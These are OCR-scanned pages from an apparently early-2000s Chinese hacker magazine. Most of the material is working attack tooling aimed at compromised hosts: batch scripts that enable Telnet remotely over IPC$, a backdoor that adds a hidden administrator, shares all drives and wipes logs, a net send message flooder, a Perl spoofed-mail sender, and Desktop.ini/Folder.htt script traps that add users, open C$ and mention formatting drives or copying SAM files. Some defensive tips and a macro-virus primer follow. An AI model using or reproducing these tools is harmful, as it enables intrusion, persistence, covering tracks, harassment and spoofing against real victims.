以上代码就是这个软件的基本步骤，很简单吧！可使文件夹隐藏为一个回收站（图2）。如果还想给软件加工变成能伪装别的东西的功能，可在窗体里添加Option控件。




图 2

批处理的几则高级应用



红衣刺客

1. 用批处理制作一款远程开启 Telnet 的工具

大名鼎鼎的 TelnetHack 我想"黑道"上的朋友都应该知道，它是款远程开启 Telnet 的工具。其实，用批处理照样可制作一款远程开启 Telnet 的工具。编这个批处理程序之前，我们首先要对 NTLM 验证有所了解，大家可先看看《黑客 X 档案》2003 年第 4 期中《去除 NTML 验证全攻略》一文，那里对去除 NTML 验证有很详细的说明。同时，我们还需用到一个小工具—— Psexec（光盘中有收录）。

把下面的代码保存为 opentelnet.bat。

```
@echo ****Opentelnet 2.0****
@echo 使用方法:
@echo opentelnet.bat ip user password
@echo opentelnet.bat 肉鸡ip  Admin组的用户名 密码
@echo ******************
@echo 正在连接 "%1……"
@net use \\%1\ipc$ %3 /user:"%2"
@if errorlevel 1 goto help
@echo ***************
@echo 成功连接上 \\%1 !
@echo 复制NTML.bat 到 \\%1\admin$\system32 目录
@copy NTML.bat \\%1\admin$\system32
@if errorlevel 1 goto over
@echo ***************
@echo OK! 复制成功!
@echo ***************
@echo 正在在 \\%1 上执行NTML.bat
@psexec -d \\%1 c:\winnt\system32\NTML.bat
@echo ***************
@echo 成功开启telnet!
@echo BINGLE!!!Yeah!!
@echo 你可以用telnet %1 来登陆肉鸡
@net use \\%1\ipc$ /delete
@echo 正在写入安装报告，请稍后……
@date /t >>telnetJJ.txt
@time /t >>telnetJJ.txt
@echo 成功开启telnet! >>telnetJJ.txt
@echo 肉鸡IP:%1 >>telnetJJ.txt
@echo 用户名:%2 >>telnetJJ.txt
@echo 密码:%3 >>telnetJJ.txt
@echo ******>>telnetJJ.txt
@echo 写入安装报告……OK!
@echo ****Opentelnet2.0 By 红衣刺客****
@echo ********Welcome to www.niuzu.net***********
@echo ***QQ:158017079*****

:help
@echo ****************
@echo Connecting %1 ERROR! :(
@echo *****************

:over
@echo ******************
@echo 肉鸡没有开共享!上传文件失败:(
@echo ******************
```

再建立一个 NTML.bat 文件，代码如下：

```
@net stop telnet
@echo 3 >c:\NTML.txt
@echo 7 >>c:\NTML.txt
@echo y >>c:\NTML.txt
@echo 0 >>c:\NTML.txt
@echo y >>c:\NTML.txt
@echo 0 >>c:\NTML.txt
@echo 0 >>c:\NTML.txt
@tlntadmn < c:\NTML.txt
@net start telnet
@del c:\NTML.txt
@del c:\winnt\system32\NTML.bat
```

使用方法 opentelnet.bat Admin组的用户名 Admin组的密码

LOOK 注意 一定要把 opentelnet.bat、NTML.bat 和 psexec.exe 放在一个文件夹目录下。用时先 cd 到这个文件夹才可使用。

我们抓取其中较重要的几段代码简单分析一下。

```
net use \\%1\ipc$ %3 /user:"%2"     //建立ipc$连接
if errorlevel 1 goto help           //如果错误直接跳到help，正确则继续
copy NTML.bat \\%1\admin$\
```

```
system32  //把NTML.bat复制到肉鸡的system32目录下
    if errorlevel 1 goto over                    //如果错误直接跳到over，正确则继续
    psexec -d \\%1 c:\winnt\system32\NTML.bat   //远程执行NTML.bat（也可用at命令）
    net use \\%1\ipc$ /delete                   //断开ipc$连接
    #############
    net stop telnet
    echo 3 >c:\NTML.txt
    echo 7 >>c:\NTML.txt
    echo y >>c:\NTML.txt
    echo 0 >>c:\NTML.txt
    echo y >>c:\NTML.txt
    echo 0 >>c:\NTML.txt
    echo 0 >>c:\NTML.txt
    tlntadmn < c:\NTML.txt
    net start telnet
    #############
```

这段代码起到了关键性作用，它取消了NTML验证并开启了Telnet服务。

2. 用批处理制作后门

呵呵，通过分析你马上就会明白，其实原理十分简单。只要稍微改进一些，我们还可用批处理制作一个后门程序。

一般的后门有以下几个功能：

(1) 建立一个权限为管理员的用户
(2) 开启Telnet，有指定的Telnet端口。
(3) 共享其硬盘
(4) 清除日志

下面我们就来实现，把下面的代码保存为backdoor.bat。

```
    ###############
    Rem ---Backdoor V1.0---
    Rem Written by 红衣刺客
    @net share ipc$
    @net share admin$
    @net share C$=c:\
    @net share D$=d:\
    @net share E$=e:\
    @net share F$=f:\
    @net user admin$ /add
    @net localgroup Administrators admin$ /add
    @net stop telnet
    @echo 3 >>c:\NTLM.txt
    @echo 7 >>c:\NTLM.txt
    @echo y >>c:\NTLM.txt
    @echo 0 >>c:\NTLM.txt
    @echo y >>c:\NTLM.txt
    @echo 8 >>c:\NTLM.txt
    @echo y >>c:\NTLM.txt
    @echo 711 >>c:\NTLM.txt
    @echo y >>c:\NTLM.txt
    @echo 0 >>c:\NTLM.txt
    @echo 4 >>c:\NTLM.txt
    @echo 0 >>c:\NTLM.txt
    @tlntadmn < NTLM.txt
    @net start telnet
    @del c:\winnt\system32\logfiles\w3svc1\*.* /f /q
    @del c:\winnt\system32\logfiles\w3svc2\*.* /f /q
    @del c:\winnt\system32\config\*.event /f /q
    @del c:\winnt\system32dtclog\*.* /f /q
    @del c:\winnt\*.txt /f /q
    @del c:\winnt\*.log /f /q
    @del c:\NTLM.txt
    @del backdoor.bat
    ##############
```

我们再抓取几句重要的代码简单分析：

net share 共享名称=硬盘盘符　　// 可起到共享硬盘的作用

net user admin$ /add　　//建立用户admin$（$可让用户名在CMD下不可见）

net localgroup Administrators admin$ /add　　//把admin$用户加入管理员组

其中还有一段代码就是开启Telnet服务的，和上一个例子差不多，只是把端口改成了711。这样就不容易被管理员发现，也不会怕同行扫到。你可以把“echo 711 >>c:\NTLM.txt”中的711改为自己喜好的端口。

使用方法 只要把backdoor.bat上传到肉鸡上，并用at命令或psexec远程启动即可。

3. 用批处理制作消息轰炸器

前几天闲来无事，写了一个简单的消息轰炸器。利用的是Win2K的信使服务（即net send命令，如果大家不了解，可看看Windows的相关帮助）。

把下面的代码保存为send.bat。

```
    ############
    @echo Win2000消息轰炸器 V1.2
    @echo ***************
    @echo Written by 红衣刺客
    @echo ***************
    @echo Welcome to www.niuzu.net
    @echo ***************
    @SET COMPUTERNAME=黑客
    @echo 轰炸中……
    :start
    @net send %1 %2
    @if errorlevel 1 goto end
    goto start
    :end
    @echo 发送失败:(
```

```
##########
```

使用方法 send.bat 目标IP 发送内容。如：send.bat 192.168.0.1 哈哈！你被黑了！
这样就会向目标主机循环发送消息"哈哈！你被黑了！"。

原理其实非常简单，我想大家一看就会明白。我下面简单分析一句：


```
#############
SET COMPUTERNAME=黑客
#############
```

这句代码是很关键的一句，它把电脑的名称改成了"黑客"，当然大家可随意修改。

如果没有这一句，在网吧或学校机房捣蛋的话，一定会被K的很惨哦（呵呵，不过用完之后一定要再改回来）！

其实批处理的奥秘远不止这些，我们还可以用批处理来制作病毒。

我最近又写了一个IPC Worm（IPC蠕虫）。但在这里就不做分析了，说得太多，就限制了大家的思维。



用过nmap的"-sS"参数和X-SCAN的SYN选项的朋友应该知道，"-sS"参数就是SYN扫描。

传统的TCP扫描器直接尝试与目标主机进行连接来判断目标主机端口的开放，每个端口都尝试连接一次。这样的扫描有其明显的缺点：会在目标主机上留下大量日志（里面包含你的IP地址），这样就不能很好地隐藏自己的踪迹。而SYN扫描没有与目标主机进行连接。其原理就只利用建立连接的第一步（建立TCP原理的第一步，每个TCP连接有三次"握手"），先向目标主机某一端口发送一个flag=2的标志来请求连接。如果目标主机该端口开放，就会返回一个ACK=18的标志，表示可以连接。如果目标主机该端口关闭，就会返回一个RST标志（flag=20）。由于没有真正建立连接，这样就可躲过许多日志软件的记录（当然不能是全部）。

SYN扫描就是基于这个原理来实现的。具体情况分两个步骤：

（1）建立一个原始套接字，用来发送原始报文。以前介绍的SYN Flood攻击程序只要修改一下，某些部分就可实现。因为SYN Flood发送的数据报里的源IP地址是伪造的，所以我们不能接收到服务器返回的报文。我们要先把自己的IP填进IP头，这样才能收到目标主机返回的报文。

（2）同样建立一个原始套接字，用来接收目标主机返回的报文，这其实就是一个sniffer。然后用读取到的报文结构的flag标志，判断目标主机端口的开放情况。

具体程序如下（因为TCP和IP头的结构跟上次的SYN Flood程序一样，所以笔者不打算再罗嗦，只把关键部分写出来。完整的程序代码请参考光盘的源文件）：

```
#include <winsock2.h>
#include <ws2tcpip.h>
#include <stdio.h>
#include <time.h>//计时需要用到的头文件
#include "mstcpip.h"
#pragma comment(lib,"ws2_32.lib")
#define SEQ 0x28376839
char *DEST_HOST;
int DEST_PORT;
int DEST_PORTEND;
clock_t start,end;//程序运行的起始和结束时间
float costtime;//程序耗时
```

此处省去TCP和IP头的结构（可参考以前的SYN Flood程序）

//建立原始套接字，用来发送数据报文。

```
SOCKET sockRaw = INVALID_SOCKET,sockListen =
INVALID_SOCKET;
    struct sockaddr_in dest;
    //SOCK错误处理函数
    void CheckSockError(int iErrorCode, char *pErrorMsg)
    {
      if(iErrorCode==SOCKET_ERROR)
      {
    printf("%s Error:%d\n", pErrorMsg, GetLastError());
        closesocket(sockRaw);
        ExitProcess(-1);
      }
    }

    //计算检验和函数
```

此处省去，具体请参考光盘压缩包中的synscan.cpp源文件。

```
    //IP解包函数，用来判断目标主机端口的开放情况

    bool DecodeIPHeader(char *buf, int bytes)
    {
    IP_HEADER *iphdr;
    TCP_HEADER *tcphdr;
    unsigned short iphdrlen;
    iphdr = (IP_HEADER *)buf;
    iphdrlen = sizeof(unsigned long) * (iphdr->h_lenver
& 0xf);
    tcphdr = (TCP_HEADER*)(buf + iphdrlen);

    ……（由于此处代码太长，故省去，完整代码请参见压缩包里的IP.txt）

    printf("Cost time:%f",costtime);//显示耗时
    //退出前清理
    if(sockRaw != INVALID_SOCKET) closesocket
```

```
(sockRaw);
    WSACleanup();
    return 0;
}
```

下面是传统的利用TCP connect()方法扫描，大家可以比较比较。因为粗略地写，有许多bug。编译后要利用“tcpscan IP startport endport”进行扫描否则会出错。例如：**tcpscan 218.14.111.111 1 100** （记住起始端口和终止端口之间没有“-”）

```
//...... TCP connect()扫描原代码
//显然，TCP connect()扫描并不需要自己填充数据，比较容易实现

#include<winsock2.h>
#include<stdio.h>
#include <time.h>    //计时需要用到的头文件
#pragma comment(lib,"ws2_32.lib")
#include <time.h>//计时需要用到的头文件
clock_t start,end;  //程序运行的起始和结束时间
float costtime;  //程序耗时
...... (此处省略中间代码，完整代码请参见光盘压缩包里的tcp.txt)

costtime= (float)(end - start) / CLOCKS_PER_SEC;
//转换时间格式
printf("Cost time:%f Sec",costtime);  //显示耗时
    WSACleanup();
}
```

以上代码在Windows2003 + VC6.0下编译成功（光盘中有编译好的synscan.exe和tcpscan.exe）。由于SYN Scan程序没有利用多线程进行扫描，所以速度不算很快。但比TCP的connect()扫描快许多了。大家可编译那个利用tcp connect()的扫描器来做个比较。其实笔者也想到利用多线程，但搞了一整天也不明白CreateThread函数中的参数是如何利用结构传递到线程函数的。另，SYN Scan程序只能用在WinNT/2000/XP/2003上。因为系统的限制，Win9x程序不能自己填充数据。

用Perl打造匿名邮件发送器

欲望之翼

在网络高度发达的今天，电子邮件在我们的生活中扮演着越来越重要的角色。但是由于垃圾邮件的泛滥，造成我们的的网络拥挤，很多正常用户的邮件收发不正常，严重影响了正常的生活和工作。大家的邮箱也一定收到过很多垃圾邮件，比如色情、反动的信息，更多的则是广告。那么你们是否对这些垃圾邮件是怎么发送的感兴趣呢？下面我们就来讲讲垃圾邮件发送的机理，并自己动手用Perl来打造属于我们自己的匿名邮件发送器。

一：机理

首先我们来模拟一下邮件发送的过程，下面是发送邮件的一次记录，发信服务器是不需要验证的，至于如何查找这样的发信服务器，大家可以去我的站点参看文章：《垃圾邮件——滚！》。

在telnet到发信服务器之前，我们先打开回显功能，要不然以后是摸黑操作的。这样来，在命令行下输入telnet，然后输入：set local_echo就可以了，然后quit，接下来我们登入到发信服务器：

```
telnet 61.xx.xx.xx 25 //telnet到发信服务器的25端口
220 zj_server ESMTP Service  ready at Wed, 23 Jul 2003 20:22:09 +0800
helo zj_server //客户向对方邮件服务器发出的标识自己的身份的命令
250 zj_server Hello zj_server ([xx.xx.121.74]), pleased to meet you //成功得到回应
mail from:root@whitehouse.gov //这里标识发送者的邮件地址
250 root@whitehouse.gov... Sender OK
rcpt to: webmaster@whitehouse.gov //这里标识接收者的邮件地址
250 webmaster@whitehouse.gov... Recipient OK
data //下面是邮件的具体内容部分
354 Enter message, end with "." on a line by itself
Just a test,don't reply it! //这行就是具体的邮件内容
. //注意，邮件写完要以点号表示结束
250 Message accepted for delivery
```

就这样，一封邮件就成功的发送出去了，简单吧？当然我们这里用的发信服务器是不需要验证的。

二：用Perl来编写匿名邮件发送器

上面我们已经简单的把邮件发送的过程讲了一下，那么如何编写程序来实现呢？其实很简单。下面我们对核心代码进行分析和解释。

我们需要定义四个参数：一是邮件发送服务器server，二是发送者Email地址sender，三是邮件接收者的Email地址rcpt，四是邮件内容message，5是连接发信服务器的参数remote。

邮件发送服务器打开的端口是25，通讯方式是Tcp的，这里我们在remote里进行定义。参数已经弄完了，接着就开始编写Perl程序了。代码如下，并有详细的解释，相信大家一定能懂。

```
#! /usr/bin/perl
# Anonymous Mail Sender v1.0
# By 欲望之翼 webmaster@Longker.com
use IO::Socket;
if (!$ARGV[2]) {
print "Anonymous Mail Sender v1.0\n";
print "Copyright(c) 2003 欲望之翼 From Longker.com\n";
print "Program intended to send mail anonymously\n";
print "Usage: $0 [server] [sender] [recepient]\n";
exit;
}
$server = $ARGV[0]; # 发送邮件的服务器地址
$sender = $ARGV[1]; # 匿名邮件的发送者Email地址
$recpt = $ARGV[2]; # 匿名邮件的接收者Email地址
{
print"Type message to send: ";
$message = <STDIN>; # 这里保存键入的邮件内容
$remote = IO::Socket::INET->new( PeerAddr => "$server", Proto => "tcp", PeerPort => "25"); # 定义邮件发送服务器端口为25
print "Connecting...\n";
sleep(1);
print $remote "HELO computer\n"; # 客户向对方邮件服务器发出的标识自己的身份的命令
sleep(1);
print "Sending E-Mail Header Information\n";
print $remote "MAIL FROM: $sender\r\n"; # 这里标识发送者的邮件地址
sleep(1);
print $remote "RCPT TO: $recpt\n"; # 这里标识接收者的邮件地址
sleep(1);
print $remote "DATA\n"; # 告诉邮件服务器即将写入邮件内容
sleep(1);
print "Sending Message\n";
print $remote "$message\n"; # 把刚才保存的邮件内容输出
sleep(1);
print $remote ".\n"; # 以点号结尾告诉邮件服务器信息已写完
sleep(1);
print "Anonymous E-Mail Sent!\n";
exit;
}
```

三：把Perl程序转换为可执行程序

大家一定很熟悉Webdav漏洞攻击程序webdav3.pl，也是用perl写的，用Activeperl来运行，但是大家用的却是exe可执行文件，因为Activeperl还需要安装，有点麻烦。那么我们怎么把perl程序转换为可执行程序呢？用Perlapp！当然先要安装Activeperl，至于这两个程序，大家可以在光盘里面找到。

用Perlapp编译pl文件很简单，主要参数如下：

```
--add <modules>        additional modules to include
--bind <files>         additional files to be bound into the executable
--blib <paths>         additional places to look for perl modules
--clean                don't leave behind object files
--debug <location>     create a (remote) debugging executable
--dependent            exe will be dependent of a Perl installation
--exe <exefile>        name of exe file to generate
--explain <modules>    explain why module was included and exit
--force                don't ask about overwriting existing exe
--gui                  don't use a console
--help                 print manpage (documentation)
--icon <icofile>       set icons associated with executable
--info <k>=<v>;...     set version info
--lib <paths>          additional places to look for perl modules
--nocompress           module source not compressed in exe
--tmpdir <path>        provide a replacement dir for /tmp
--trim <modules>       don't include certain modules
--verbose              more noise when running
--version              print version number and exit
--xclude               don't include perlXX.dll
```

比较常用的就是exe和icon，前者是转换后的程序文件名，后者则是图标的设置。

好了，接下来就来转换了：

```
C:\ perlapp --exe sender.exe --icon 1.ico sender.pl
PerlApp 5.1.0 build 510
Copyright (C) 1998-2003 ActiveState Corp. All rights reserved.
Commercial license for Longker <webmaster@longker.com>
Created 'sender.exe'
```

编译成功，虽然代码很简单，但是用Perlapp编译的程序有点大，差不多是400多K，那是因为集成了很多东西，所以我们可以用aspack这样的压缩工具处理下，就变小多了。

下面是程序运行的界面：

```
C:\>sender
Anonymous Mail Sender v1.0
Copyright(c) 2003 欲望之翼 From Longker.com
Program intended to send mail anonymously
Usage: sender [server] [sender] [recepient]

C:\>sender 218.5.15.197 root@fbi.gov webmater@fbi.gov
Type message to send: Our website is under attack!!!
Connecting...
Sending E-Mail Header Information
Sending Message
Anonymous E-Mail Sent!

C:\>_
```

一次杀毒经历引出的网络安全话题

冷雪飘香

一次在某黑客网站下载了某黑客软件后，突然觉得机子打开文件夹的速度慢了一两秒，然后就在文件夹里产生了两个隐藏文件：Desktop.ini和Folder.htt。再去别的文件夹看看，发现同样的情况，而且打开文件夹的速度也较之往常慢了一两秒，每打开一个文件夹就生成Desktop.ini和Folder.htt这两个文件。看来是中毒了，于是连忙开始杀毒，无奈手中没有正版杀毒软件，只好试试手工杀毒了。

首先在纯DOS下用“scanreg /restore”命令恢复以前的注册表，回到Windows下打开文件夹，发现现象并没有消失。于是又用“查找”功能把这两个文件全部找到，然后全部删除。再打开文件夹，情况消失了。重启，再打开文件夹，这两个文件又来了。看来还是要检查一下Desktop.ini的内容，打开看看，下面发生了变化：

```
[ExtShellFolderViews]
Default={5984FFE0-28D4-11CF-AE66-08002B2E1262}
{5984FFE0-28D4-11CF-AE66-08002B2E1262}={5984FFE0-28D4-11CF-AE66-08002B2E1262}

[{5984FFE0-28D4-11CF-AE66-08002B2E1262}]
PersistMoniker=file://Folder.htt

[.ShellClassInfo]
ConfirmFileOp=0
```

似乎问题就出在上面，把PersistMoniker=file://Folder.htt改为PersistMoniker=file://*.*，重启后仍然不成功。打开注册表，查找PersistMoniker键值，有好多个，经过分析，终于让我找到了PersistMoniker=file://Folder.htt，试着把它改成PersistMoniker=file://*.*，重启电脑。打开文件夹，停顿现象消失，那两个文件也不出现了。

很显然，这种现象的产生是利用了Desktop.ini和Folder.htt文件，再加上网页修改注册表造成的问题。其实，利用Desktop.ini和Folder.htt文件还会对网络安全有影响呢，这是由于一些网管的设置不当造成的。

LOOK 注意 比如，一个HOST（主机），需要一个公共用户，可以让一些用户上传文件。网管去掉了默认共享，只开一个Temp目录，公共用户只对Temp目录读写，屏蔽了别的权限。

我们一般认为没办法利用现在的权限进一步入侵。我以前碰到这样的肉鸡只能把它当作我的“网络硬盘”，但现在可以构造一个小小的个性目录，让它来浏览。由于DESKTOP+HTT文件联合的作用可能使他的机器当掉，或者开默认共享，甚至得到SAM文件来破解ADMINISTROR的口令。

思路一说；大家估计都明白了，因为网管打开我们的目录，他的权限很高，所以不用去考虑什么权限问题，只要他进入我们的目录就行了。请看以下代码：

```
<script language="vbscript">
function f()
set wsh=CreateObject("WScript.Shell")
wsh.run("c:\winnt\system32\net.exe user hacker hackeryahoo \add")
end function
</script>
```

以上的代码是可以在机器上加入一个叫hacker的用户，密码是hackeryahoo。再看看这些：

```
<script language=JavaScript>
function f()
var aa,ss;
aa=document.applets[0]
aa.setCLSID("{F935DC22-1CF0-11D0-ADB9-00C04FD58A0B}");
aa.createInstance();
ss=aa.GetObject();            ss.RegWrite("HKLM\\Software\\Microsoft\\Windows\\Current Version\\Network\\LanMan\\C$\\Flags",302,"REG_DWORD");
ss.RegWrite("HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Network\\LanMan\\C$\\Type",0,"REG_DWORD");
ss.RegWrite("HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Network\\LanMan\\C$\\Path","c:\\");
</script>
```

以上的代码是打开C$的默认共享，如果你稍微了解脚本语言，还有好多东西可以实现，比如在AUTOEXEC.BAT加入“FORMAT C:/y”或“DELTREE *.*/Y”。如果你不想破坏，还可以COPY SAM文件到你的指定目录。至于具体操作，明白DESKTOP和HTT文件的原理，把以上的代码加进去就不成问题了。

我们在对方的机器上建立一个目录，如“机密文件”或“极品图片”、“最新驱动”等吸引人的名字，让网管看到就有想进入的欲望！然后把目录的属性改为只读，再把我们写好的DESKTOP+HTT文件COPY到那个目录下，当网管以Web页方式查看我们的目录，他就中招了。

好了，现在我们说一下解决方法：


1、查看文件夹时，去掉以“Web 页方式”的选项。虽然我们看不见什么个性化目录了，但我们换来的是安全，我认为值得。

2、如果没有什么需要，去掉默认共享和共享目录。要是需要，公共用户也要加上密码，密码只有内部人知道。只要能上传文件，你的机器就很危险。除了上边的方法，还可以用MIME 漏洞、ASP漏洞入侵，如果是 Windows98，还有共享炸法，所以一定要把好关。

3、脚本病毒一大特征就是利用 WSH。如果是服务器最好去掉 WSH，这样能低御许多脚本病毒。

LOOK 注意 方法是：在“控制面板”里选择“添加／删除程序”，选择“Windows 安装程序”里的附件，再选择“详细资料”中的“Windows Scripting Host”把它卸载掉。

全面了解宏病毒



飞扬

在2002年第七期中，我们为你简单地介绍了宏病毒的种类，本期中我会向大家做更全面地讲解。

在计算机病毒中有个另类：那就是宏病毒。宏病毒是影响计算机用户数据安全的一大隐患。宏病毒的流行与传播很大程度上是由于广大计算机用户对宏病毒的机理、特点、检查与清除方法不够了解。本文的目的就是通过对宏病毒九个方面的介绍来使你对宏病毒有个清楚的了解，让你成为宏病毒查杀高手。

一 什么是“宏”

“宏”是微软公司为其OFFICE 软件包设计的一个特殊功能，目的是让用户文档中的一些任务自动化。Office 中的 Word 和 Excel 都有宏，在下面的讨论中我们以 Word 为例来讲解。

LOOK 注意 Microsoft Word 中对宏定义为：“宏就是能组织到一起作为一独立的命令使用的一系列 Word 命令，它能使日常工作变得更容易。”

如果在 Word 中重复进行某项工作，可用宏使其自动执行。宏是将一系列的 Word 命令和指令组合在一起，形成一个命令，以实现任务执行的自动化。你可创建并执行一个宏，以替代人工进行一系列费时而重复的 Word 操作。

以下是宏的一些典型应用：

1、加速日常编辑和格式设置。

2、组合多个命令。

3、使对话框中的选项更易于访问。

4、使一系列复杂的任务自动执行。

